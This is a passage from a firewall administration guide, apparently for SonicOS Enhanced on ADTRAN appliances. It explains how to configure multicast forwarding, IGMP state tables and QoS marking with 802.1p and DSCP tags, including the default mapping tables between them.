| Invalid SYN Flood Cookies Received | The total number of invalid SYN flood cookies received. |

CHAPTER 46

Configuring Multicast Settings

Firewall Settings > Multicast

Multicasting, also called IP multicasting, is a method for sending one Internet Protocol (IP) packet simultaneously to multiple hosts. Multicast is suited to the rapidly growing segment of Internet traffic - multimedia presentations and video conferencing. For example, a single host transmitting an audio or video stream and ten hosts that want to receive this stream. In multicasting, the sending host transmits a single IP packet with a specific multicast address, and the 10 hosts simply need to be configured to listen for packets targeted to that address to receive the transmission. Multicasting is a point-to-multipoint IP communication mechanism that operates in a connectionless mode - hosts receive multicast transmissions by “tuning in” to them, a process similar to tuning in to a radio.

The **Firewall Settings > Multicast** page allows you to manage multicast traffic on the firewall.



Multicast Snooping

This section provides configuration tasks for Multicast Snooping.



- **Enable Multicast** - This checkbox is disabled by default. Select this checkbox to support multicast traffic.
- **Require IGMP Membership reports for multicast data forwarding** - This checkbox is enabled by default. Select this checkbox to improve performance by regulating multicast data to be forwarded to only interfaces joined into a multicast group address using IGMP.
- **Multicast state table entry timeout (minutes)** - This field has a default of 5. The value range for this field is 5 to 60 (minutes). Update the default timer value of 5 in the following conditions:
 - You suspect membership queries or reports are being lost on the network.
 - You want to reduce the IGMP traffic on the network and currently have a large number of multicast groups or clients. This is a condition where you do not have a router to route traffic.
 - You want to synchronize the timing with an IGMP router.

Multicast Policies

This section provides configuration tasks for Multicast Policies.



- **Enable reception of all multicast addresses** - This radio button is not enabled by default. Select this radio button to receive all (class D) multicast addresses. Receiving all multicast addresses may cause your network to experience performance degradation.
- **Enable reception for the following multicast addresses** - This radio button is enabled by default. In the pull-down menu, select **Create a new multicast object** or **Create new multicast group**.



Note

Only address objects and groups associated with the MULTICAST zone are available to select. Only addresses from 224.0.0.1 to 239.255.255.255 can be bound to the MULTICAST zone.

To create a multicast address object:

Step 1 In the **Enable reception for the following multicast addresses** list, select **Create new multicast object**.

Step 2 In the Add Address Object window, configure:

- **Name:** The name of the address object.
- **Zone Assignment:** Select **MULTICAST**.
- **Type:** Select Host, Range, Network, or MAC.
- **IP Address:** If you selected Host or Network, the IP address of the host or network. The IP address must be in the range for multicast, 224.0.0.0 to 239.255.255.255.
- **Netmask:** If you selected Network, the netmask for the network.
- **Starting IP Address** and **Ending IP Address:** If you selected Range, the starting and ending IP address for the address range. The IP addresses must be in the range for multicast, 224.0.0.1 to 239.255.255.255.

IGMP State Table

This section provides descriptions of the fields in the **IGMP State** table.

- **Multicast Group Address**—Provides the multicast group address the interface is joined to.
- **Interface / VPN Tunnel**—Provides the interface (such as **LAN**) for the VPN policy.
- **IGMP Version**—Provides the IGMP version (such as V2 or V3).
- **Time Remaining**—Provides the amount of time left before the IGMP entry will be flushed. This is calculated by subtracting the “**Multicast state table entry timeout (minutes)**” value, which has the default value of 5 minutes, and the elapsed time since the multicast address was added.
- **Flush** and **Flush All** buttons—To flush a specific entry immediately, check the box to the left of the entry and click **Flush**. Click **Flush All** to immediately flush all entries.

Enabling Multicast on LAN-Dedicated Interfaces

Perform the following steps to enable multicast support on LAN-dedicated interfaces.

-
- Step 1** Enable multicast support on your firewall. In the **Firewall Settings > Multicast** setting, click on the **Enable Multicast** checkbox. And in the Multicast Policy section, select the **Enable the reception of all multicast addresses**.
- Step 2** Enable multicast support on LAN interfaces. In the **Network > Interfaces** setting, click on the **'Configure'** icon for the LAN interface. In the **Edit Interface - LAN** page, click on the **Enable Multicast Support** checkbox.


Perform the following steps to enable multicast support for address objects over a VPN tunnel.

-
- Step 1** Enable multicast support on your firewall. In the **Firewall Settings > Multicast** setting, click on the **Enable Multicast** checkbox. And in the Multicast Policy section, select the **Enable the reception for the following multicast addresses** and select from the pull-down menu, **Create new multicast address object....**
- Step 2** Create a multicast address object. In the Add Address Object window, enter the following information for your address object:
- Name
 - **Zone Assignment:** <LAN, WAN, DMZ, VPN, MULTICAST, WLAN, or a custom zone>
 - **Type:** <Host, Range, Network>
 - If you select **Host**, you will need to enter an **IP address**.
 - If you select **Range**, you will need to enter a **Starting IP Address** and an **Ending IP Address**.
 - If you select **Network**, you will need to enter a description of the **Network** and a **Netmask**.
 - If you select **MAC**, you will need to enter a **MAC Address**.
- Step 3** Enable multicast support on the VPN policy for your GroupVPN. In the **VPN > Settings** firmware setting, click on the **"Configure"** icon to edit your GroupVPN's VPN policy.
- Step 4** In the **VPN Policy** window, select the **Advanced** tab. At the **Advanced** tab, select the **Enable Multicast** checkbox.

Enabling Multicast Through a VPN

To enable multicast across the WAN through a VPN, follow:

- Step 1** Enable multicast globally. On the **Firewall Settings > Multicast** page, check the **Enable Multicast** checkbox, and click the **Apply** button for each security appliance.
- Step 2** Enable multicast support on each individual interface that will be participating in the multicast network. On the **Network > Interfaces** page for each interface on all security appliances participating, go to the **Edit Interface: Advanced** tab, and select the **Enable Multicast Support** checkbox.



- Step 3** Enable multicast on the VPN policies between the security appliances. From the **VPN > Settings** page, **Advanced** tab for each policy, select the **Enable Multicast** checkbox.



- Step 4** The resulting Access Rules should look as follows:

Access Rules (WLAN > MULTICAST) Items 1 to 3 (of 3)

View Style: All Rules Matrix Drop-down Boxes

| # | Priority | Source | Destination | Service | Action | Users | Comment | Enable | Configure |
|---|----------|--------|-------------|------------------|--------|-------|---------|-------------------------------------|--------------------------------|
| 1 | 1 | Any | Any | Membership Query | Allow | All | | <input checked="" type="checkbox"/> | [Configure] [Refresh] [Delete] |
| 2 | 2 | Any | Any | IGMP | Deny | All | | <input checked="" type="checkbox"/> | [Configure] [Refresh] [Delete] |
| 3 | 3 | Any | Any | Any | Deny | All | | <input checked="" type="checkbox"/> | [Configure] [Refresh] [Delete] |

[Add...] [Update] [Restore Defaults...]



Note

Notice that the default WLAN MULTICAST access rule for IGMP traffic is set to 'DENY'. This will need to be changed to 'ALLOW' on all participating appliances to enable multicast, if they have multicast clients on their WLAN zones.

- Step 5** Make sure the tunnels are active between the sites, and start the multicast server application and client applications. As multicast data is sent from the multicast server to the multicast group (224.0.0.0 through 239.255.255.255), the firewall will query its IGMP state table for that group to determine where to deliver that data. Similarly, when the appliance receives that data at the VPN zone, it will query its IGMP State Table to determine where it should deliver the data.

The IGMP State Tables (upon updating) should provide information indicating that there is a multicast client on the **X3** interface, and across the vpnMcastServer tunnel for the 224.15.16.17 group.



Note

By selecting “Enable reception of all multicast addresses”, you might see entries other than those you are expecting to see when viewing your IGMP State Table. These are caused by other multicast applications that might be running on your hosts.



CHAPTER 47

Managing Quality of Service

Firewall Settings > QoS Mapping

Quality of Service (QoS) refers to a diversity of methods intended to provide predictable network behavior and performance. This sort of predictability is vital to certain types of applications, such as Voice over IP (VoIP), multimedia content, or business-critical applications such as order or credit-card processing. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

This section contains the following subsections:

- [“Classification” section on page 641](#)
- [“Marking” section on page 642](#)
- [“Conditioning” section on page 643](#)

Classification

Classification is necessary as a first step so that traffic in need of management can be identified. SonicOS Enhanced uses Access Rules as the interface to classification of traffic. This provides fine controls using combinations of Address Object, Service Object, and Schedule Object elements, allowing for classification criteria as general as **all HTTP traffic** and as specific as **SSH traffic from hostA to serverB on Wednesdays at 2:12am**.

SonicOS Enhanced on NetVanta 2830 and 2840 appliances has the ability to recognize, map, modify, and generate the industry-standard external CoS designators, DSCP and 802.1p (refer to the [“802.1p and DSCP QoS” section on page 644](#)).

Once identified, or classified, it can be managed. Management can be performed internally by SonicOS’ BWM, which is perfectly effective as long as the network is a fully contained autonomous system. Once external or intermediate elements are introduced, such as foreign network infrastructures with unknown configurations, or other hosts contending for bandwidth (e.g. the Internet) the ability to offer guarantees and predictability are diminished. In other words, as long as the endpoints of the network and everything in between are within your management, BWM will work exactly as configured. Once external entities are introduced, the precision and efficacy of BWM configurations can begin to degrade.

But all is not lost. Once SonicOS Enhanced classifies the traffic, it can **tag** the traffic to communicate this classification to certain external systems that are capable of abiding by CoS tags; thus they too can participate in providing QoS.

**Note**

Many service providers do not support CoS tags such as 802.1p or DSCP. Also, most network equipment with standard configurations will not be able to recognize 802.1p tags, and could drop tagged traffic.

Although DSCP will not cause compatibility issues, many service providers will simply strip or ignore the DSCP tags, disregarding the code points.

If you wish to use 802.1p or DSCP marking on your network or your service provider's network, you must first establish that these methods are supported. Verify that your internal network equipment can support CoS priority marking, and that it is correctly configured to do so. Check with your service provider – some offer fee-based support for QoS using these CoS methods.

Marking

Once the traffic has been classified, if it is to be handled by QoS capable external systems (e.g. CoS aware switches or routers as might be available on a premium service provider's infrastructure, or on a private WAN), it must be tagged so that the external systems can make use of the classification, and provide the correct handling and Per Hop Behaviors (PHB).

Originally, this was attempted at the IP layer (layer 3) with RFC791's three Precedence bits and RFC1394 ToS (type of service) field, but this was used by a grand total of 17 people throughout history. Its successor, RFC2474 introduced the much more practical and widely used DSCP (Differentiated Services Code Point) which offered up to 64 classifications, as well as user-definable classes. DSCP was further enhanced by RFC2598 (Expedited Forwarding, intended to provide leased-line behaviors) and RFC2697 (Assured Forwarding levels within classes, also known as Gold, Silver, and Bronze levels).

DSCP is a safe marking method for traffic that traverses public networks because there is no risk of incompatibility. At the very worst, a hop along the path might disregard or strip the DSCP tag, but it will rarely mistreat or discard the packet.

The other prevalent method of CoS marking is IEEE 802.1p. 802.1p occurs at the MAC layer (layer 2) and is closely related to IEEE 802.1Q VLAN marking, sharing the same 16-bit field, although it is actually defined in the IEEE 802.1D standard. Unlike DSCP, 802.1p will only work with 802.1p capable equipment, and is not universally interoperable. Additionally, 802.1p, because of its different packet structure, can rarely traverse wide-area networks, even private WANs. Nonetheless, 802.1p is gaining wide support among Voice and Video over IP vendors, so a solution for supporting 802.1p across network boundaries (i.e. WAN links) was introduced in the form of **802.1p to DSCP mapping**.

802.1p to DSCP mapping allows 802.1p tags from one LAN to be mapped to DSCP values by SonicOS Enhanced, allowing the packets to safely traverse WAN links. When the packets arrive on the other side of the WAN or VPN, the receiving SonicOS Enhanced appliance can then map the DSCP tags back to 802.1p tags for use on that LAN. Refer to the ["802.1p and DSCP QoS" section on page 644](#) for more information.

Conditioning

The traffic can be conditioned (or managed) using any of the many policing, queuing, and shaping methods available. SonicOS provides internal conditioning capabilities with its Egress and Ingress Bandwidth Management (BWM), detailed in the [“Bandwidth Management” section on page 655](#). SonicOS’s BWM is a perfectly effective solution for fully autonomous private networks with sufficient bandwidth, but can become somewhat less effective as more unknown external network elements and bandwidth contention are introduced. Refer to the [Example Scenario](#) in the [“Example Scenario” section on page 646](#) for a description of contention issues.

Site to Site VPN over QoS Capable Networks

If the network path between the two end points is QoS aware, SonicOs can DSCP tag the inner encapsulate packet so that it is interpreted correctly at the other side of the tunnel, and it can also DSCP tag the outer ESP encapsulated packet so that its class can be interpreted and honored by each hop along the transit network. SonicOS can map 802.1p tags created on the internal networks to DSCP tags so that they can safely traverse the transit network. Then, when the packets are received on the other side, the receiving ADTRAN appliance can translate the DSCP tags back to 802.1p tags for interpretation and honoring by that internal network.

Site to Site VPN over Public Networks

SonicOS integrated BWM is very effective in managing traffic between VPN connected networks because ingress and egress traffic can be classified and controlled at both endpoints. If the network between the endpoints is non QoS aware, it regards and treats all VPN ESP equally. Because there is typically no control over these intermediate networks or their paths, it is difficult to fully guarantee QoS, but BWM can still help to provide more predictable behavior.

To provide end-to-end QoS, business-class service providers are increasingly offering traffic conditioning services on their IP networks. These services typically depend on the customer premise equipment to classify and tag the traffic, generally using a standard marking method such as DSCP. SonicOS Enhanced has the ability to DSCP mark traffic after classification, as well as the ability to map 802.1p tags to DSCP tags for external network traversal and CoS preservation. For VPN traffic, SonicOS can DSCP mark not only the internal (payload) packets, but the external (encapsulating) packets as well so that QoS capable service providers can offer QoS even on encrypted VPN traffic.


The actual conditioning method employed by service providers varies from one to the next, but it generally involves a class-based queuing method such as Weighted Fair Queuing for prioritizing traffic, as well a congestion avoidance method, such as tail-drop or Random Early Detection.

802.1p and DSCP QoS

The following sections detail the 802.1p standard and DSCP QoS. These features are supported on NetVanta 2830 and 2840 appliances.

Enabling 802.1p

SonicOS Enhanced supports layer 2 and layer 3 CoS methods for broad interoperability with external systems participating in QoS enabled environments. The layer 2 method is the IEEE 802.1p standard wherein 3-bits of an additional 16-bits inserted into the header of the Ethernet frame can be used to designate the priority of the frame, as illustrated in the following figure:



- **TPID:** Tag Protocol Identifier begins at byte 12 (after the 6 byte destination and source fields), is 2 bytes long, and has an Ethertype of 0x8100 for tagged traffic.
- **802.1p:** The first three bits of the TCI (Tag Control Information – beginning at byte 14, and spanning 2 bytes) define user priority, giving eight (2^3) priority levels. IEEE 802.1p defines the operation for these 3 user priority bits.
- **CFI:** Canonical Format Indicator is a single-bit flag, always set to zero for Ethernet switches. CFI is used for compatibility reasons between Ethernet networks and Token Ring networks. If a frame received at an Ethernet port has a CFI set to 1, then that frame should not be forwarded as it is to an untagged port.
- **VLAN ID:** VLAN ID (starts at bit 5 of byte 14) is the identification of the VLAN. It has 12-bits and allows for the identification of 4,096 (2^{12}) unique VLAN ID's. Of the 4,096 possible IDs, an ID of 0 is used to identify priority frames, and an ID of 4,095 (FFF) is reserved, so the maximum possible VLAN configurations are 4,094.

802.1p support begins by enabling 802.1p marking on the interfaces which you wish to have process 802.1p tags. 802.1p can be enabled on any Ethernet interface on any ADTRAN appliance.

The behavior of the 802.1p field within these tags can be controlled by Access Rules. The default 802.1p Access Rule action of **None** will reset existing 802.1p tags to **0**, unless otherwise configured (see [“Managing QoS Marking”](#) section on page 650 for details).

Enabling 802.1p marking will allow the target interface to recognize incoming 802.1p tags generated by 802.1p capable network devices, and will also allow the target interface to generate 802.1p tags, as controlled by Access Rules. Frames that have 802.1p tags inserted by SonicOS will bear VLAN ID 0.

802.1p tags will only be inserted according to Access Rules, so enabling 802.1p marking on an interface will not, at its default setting, disrupt communications with 802.1p-incapable devices.

802.1p requires the specific support by the networking devices with which you wish to use this method of prioritization. Many voice and video over IP devices provide support for 802.1p, but the feature must be enabled. Check your equipment's documentation for information on 802.1p support if you are unsure. Similarly, many server and host network cards (NICs) have the ability to support 802.1p, but the feature is usually disabled by default. On Win32 operating systems, you can check for and configure 802.1p settings on the **Advanced** tab of the **Properties** page of your network card. If your card supports 802.1p, it will list it as **802.1p QoS**, **802.1p Support**, **QoS Packet Tagging** or something similar:



To process 802.1p tags, the feature must be present and enabled on the network interface. The network interface will then be able to generate packets with 802.1p tags, as governed by QoS capable applications. By default, general network communications will not have tags inserted so as to maintain compatibility with 802.1p-incapable devices.


**Note**

If your network interface does not support 802.1p, it will not be able to process 802.1p tagged traffic, and will ignore it. Make certain when defining Access Rules to enable 802.1p marking that the target devices are 802.1p capable.

It should also be noted that when performing a packet capture (for example, with the diagnostic tool Ethereal) on 802.1p capable devices, some 802.1p capable devices will not show the 802.1q header in the packet capture. Conversely, a packet capture performed on an 802.1p-incapable device will almost invariably show the header, but the host will be unable to process the packet.

Before moving on to [“Managing QoS Marking” section on page 650](#), it is important to introduce ‘DSCP Marking’ because of the potential interdependency between the two marking methods, as well as to explain why the interdependency exists.

Example Scenario



In the scenario above, we have **Remote Site 1** connected to 'Main Site' by an IPsec VPN. The company uses an internal 802.1p/DSCP capable VoIP phone system, with a private VoIP signaling server hosted at the Main Site. The Main Site has a mixed gigabit and Fast-Ethernet infrastructure, while Remote Site 1 is all Fast Ethernet. Both sites employ 802.1p capable switches for prioritization of internal traffic.

1. PC-1 at Remote Site 1 is transferring a 23 terabyte PowerPoint™ presentation to File Server 1, and the 100mbit link between the workgroup switch and the upstream switch is completely saturated.
2. At the Main Site, a caller on the 802.1p/DSCP capable VoIP Phone 10.50.165.200 initiates a call to the person at VoIP phone 192.168.168.200. The calling VoIP phone 802.1p tags the traffic with priority tag 6 (voice), and DSCP tags the traffic with a tag of 48.
 - a. If the link between the Core Switch and the firewall is a VLAN, some switches will include the received 802.1p priority tag, in addition to the DSCP tag, in the packet sent to the firewall; this behavior varies from switch to switch, and is often configurable.
 - b. If the link between the Core Switch and the firewall is not a VLAN, there is no way for the switch to include the 802.1p priority tag. The 802.1p priority is removed, and the packet (including only the DSCP tag) is forwarded to the firewall.

When the firewall sent the packet across the VPN/WAN link, it could include the DSCP tag in the packet, but it is not possible to include the 802.1p tag. This would have the effect of losing all prioritization information for the VoIP traffic, because when the packet arrived at the Remote Site, the switch would have no 802.1p MAC layer information with which to

prioritize the traffic. The Remote Site switch would treat the VoIP traffic the same as the lower-priority file transfer because of the link saturation, introducing delay—maybe even dropped packets—to the VoIP flow, resulting in call quality degradation.

So how can critical 802.1p priority information from the Main Site LAN persist across the VPN/WAN link to Remote Site LAN? Through the use of QoS Mapping.


QoS Mapping is a feature which converts layer 2 802.1p tags to layer 3 DSCP tags so that they can safely traverse (in mapped form) 802.1p-incapable links; when the packet arrives for delivery to the next 802.1p-capable segment, QoS Mapping converts from DSCP back to 802.1p tags so that layer 2 QoS can be honored.

In our above scenario, the firewall at the Main Site assigns a DSCP tag (e.g. value **48**) to the VoIP packets, as well as to the encapsulating ESP packets, allowing layer 3 QoS to be applied across the WAN. This assignment can occur either by preserving the existing DSCP tag, or by mapping the value from an 802.1p tag, if present. When the VoIP packets arrive at the other side of the link, the mapping process is reversed by the receiving ADTRAN, mapping the DSCP tag back to an 802.1p tag.

3. The receiving ADTRAN at the Remote Site is configured to map the DSCP tag range 48-55 to 802.1p tag 6. When the packet exits the ADTRAN, it will bear 802.1p tag 6. The Switch will recognize it as voice traffic, and will prioritize it over the file-transfer, guaranteeing QoS even in the event of link saturation.

DSCP Marking

DSCP (Differentiated Services Code Point) marking uses 6-bits of the 8-bit ToS field in the IP Header to provide up to 64 classes (or code points) for traffic. Since DSCP is a layer 3 marking method, there is no concern about compatibility as there is with 802.1p marking. Devices that do not support DSCP will simply ignore the tags, or at worst, they will reset the tag value to 0.



The above diagram depicts an IP packet, with a close-up on the ToS portion of the header. The ToS bits were originally used for Precedence and ToS (delay, throughput, reliability, and cost) settings, but were later repurposed by RFC2474 for the more versatile DSCP settings.

The following table shows the commonly used code points, as well as their mapping to the legacy Precedence and ToS settings.

| DSCP | DSCP Description | Legacy IP Precedence | Legacy IP ToS (D, T, R) |
|------|---------------------------|----------------------------|-------------------------|
| 0 | Best effort | 0 (Routine – 000) | - |
| 8 | Class 1 | 1 (Priority – 001) | - |
| 10 | Class 1, gold (AF11) | 1 (Priority – 001) | T |
| 12 | Class 1, silver (AF12) | 1 (Priority – 001) | D |
| 14 | Class 1, bronze (AF13) | 1 (Priority – 001) | D, T |
| 16 | Class 2 | 2 (Immediate – 010) | - |
| 18 | Class 2, gold (AF21) | 2 (Immediate – 010) | T |
| 20 | Class 2, silver (AF22) | 2 (Immediate – 010) | D |
| 22 | Class 2, bronze (AF23) | 2 (Immediate – 010) | D, T |
| 24 | Class 3 | 3 (Flash – 011) | - |
| 26 | Class 3, gold (AF31) | 3 (Flash – 011) | T |
| 27 | Class 3, silver (AF32) | 3 (Flash – 011) | D |
| 30 | Class 3, bronze (AF33) | 3 (Flash – 011) | D, T |
| 32 | Class 4 | 4 (Flash Override – 100) | - |
| 34 | Class 4, gold (AF41) | 4 (Flash Override – 100) | T |
| 36 | Class 4, silver (AF42) | 4 (Flash Override – 100) | D |
| 38 | Class 4, bronze (AF43) | 4 (Flash Override – 100) | D, T |
| 40 | Express forwarding | 5 (CRITIC/ECP – 101) | - |
| 46 | Expedited forwarding (EF) | 5 (CRITIC/ECP – 101) | D, T |
| 48 | Control | 6 (Internet Control – 110) | - |
| 56 | Control | 7 (Network Control – 111) | - |

DSCP marking can be performed on traffic to/from any interface and to/from any zone type, without exception. DSCP marking is controlled by Access Rules, from the QoS tab, and can be used in conjunction with 802.1p marking, as well as with SonicOS' internal bandwidth management.

DSCP Marking and Mixed VPN Traffic

Among their many security measures and characteristics, IPsec VPNs employ anti-replay mechanisms based upon monotonically incrementing sequence numbers added to the ESP header. Packets with duplicate sequence numbers are dropped, as are packets that do not adhere to sequence criteria. One such criterion governs the handling of out-of-order packets. SonicOS Enhanced provides a replay window of 64 packets, i.e. if an ESP packet for a Security Association (SA) is delayed by more than 64 packets, the packet will be dropped.

This should be considered when using DSCP marking to provide layer 3 QoS to traffic traversing a VPN. If you have a VPN tunnel that is transporting a diversity of traffic, some that is being DSCP tagged high priority (e.g. VoIP), and some that is DSCP tagged low-priority, or untagged/best-effort (e.g. FTP), your service provider will prioritize the handling and delivery of the high-priority ESP packets over the best-effort ESP packets. Under certain traffic conditions, this can result in the best-effort packets being delayed for more than 64 packets, causing them to be dropped by the receiving ADTRAN's anti-replay defenses.


If symptoms of such a scenario emerge (e.g. excessive retransmissions of low-priority traffic), it is recommended that you create a separate VPN policy for the high-priority and low-priority classes of traffic. This is most easily accomplished by placing the high-priority hosts (e.g. the VoIP network) on their own subnet.

Configure for 802.1p CoS 4 – Controlled load

If you want to change the inbound mapping of DSCP tag **15** from its default 802.1p mapping of **1** to an 802.1p mapping of **2**, it would have to be done in two steps because mapping ranges cannot overlap. Attempting to assign an overlapping mapping will give the error **DSCP range already exists or overlaps with another range**. First, you will have to remove **15** from its current end-range mapping to 802.1p CoS **1** (changing the end-range mapping of 802.1p CoS **1** to DSCP **14**), then you can assign DSCP **15** to the start-range mapping on 802.1p CoS **2**.

QoS Mapping

The primary objective of QoS Mapping is to allow 802.1p tags to persist across non-802.1p compliant links (e.g. WAN links) by mapping them to corresponding DSCP tags before sending across the WAN link, and then mapping from DSCP back to 802.1p upon arriving at the other side:





Note

Mapping will not occur until you assign **Map** as an action of the QoS tab of an Access Rule. The mapping table only defines the correspondence that will be employed by an Access Rule's Map action.

802.1p - DSCP Mapping Table

| 802.1p Class Of Service | To DSCP | From DSCP Range | Configure |
|----------------------------|--------------------------|-----------------|-----------|
| 0 - Best effort | 0 - Best effort(Default) | 0-7 | |
| 1 - Background | 8 - Class 1 | 8-15 | |
| 2 - Spare | 16 - Class 2 | 16-23 | |
| 3 - Excellent effort | 24 - Class 3 | 24-31 | |
| 4 - Controlled load | 32 - Class 4 | 32-39 | |
| 5 - Video (<100ms latency) | 40 - Express Forwarding | 40-47 | |
| 6 - Voice (<10ms latency) | 48 - Control | 48-55 | |
| 7 - Network control | 56 - Control | 56-63 | |

For example, according to the default table, an 802.1p tag with a value of **2** will be outbound mapped to a DSCP value of **16**, while a DSCP tag of **43** will be inbound mapped to an 802.1p value of **5**.

Each of these mappings can be reconfigured. If you wanted to change the outbound mapping of 802.1p tag **4** from its default DSCP value of **32** to a DSCP value of **43**, you can click the **Configure** icon for **4 – Controlled load** and select the new **To DSCP** value from the drop-down box:

802.1p to DSCP conversion

L2 CoS: 1 - Background

To DSCP: 8 - Class 1

From DSCP Begin: 8 - Class 1

From DSCP End: 14 - Class 1, Bronze (AF13)

OK Cancel

802.1p CoS 1 end-range remap

802.1p to DSCP conversion

L2 CoS: 2 - Spare

To DSCP: 16 - Class 2

From DSCP Begin: 15

From DSCP End: 23

OK Cancel

802.1p CoS 2 start-range remap

You can restore the default mappings by clicking the **Reset QoS Settings** button.

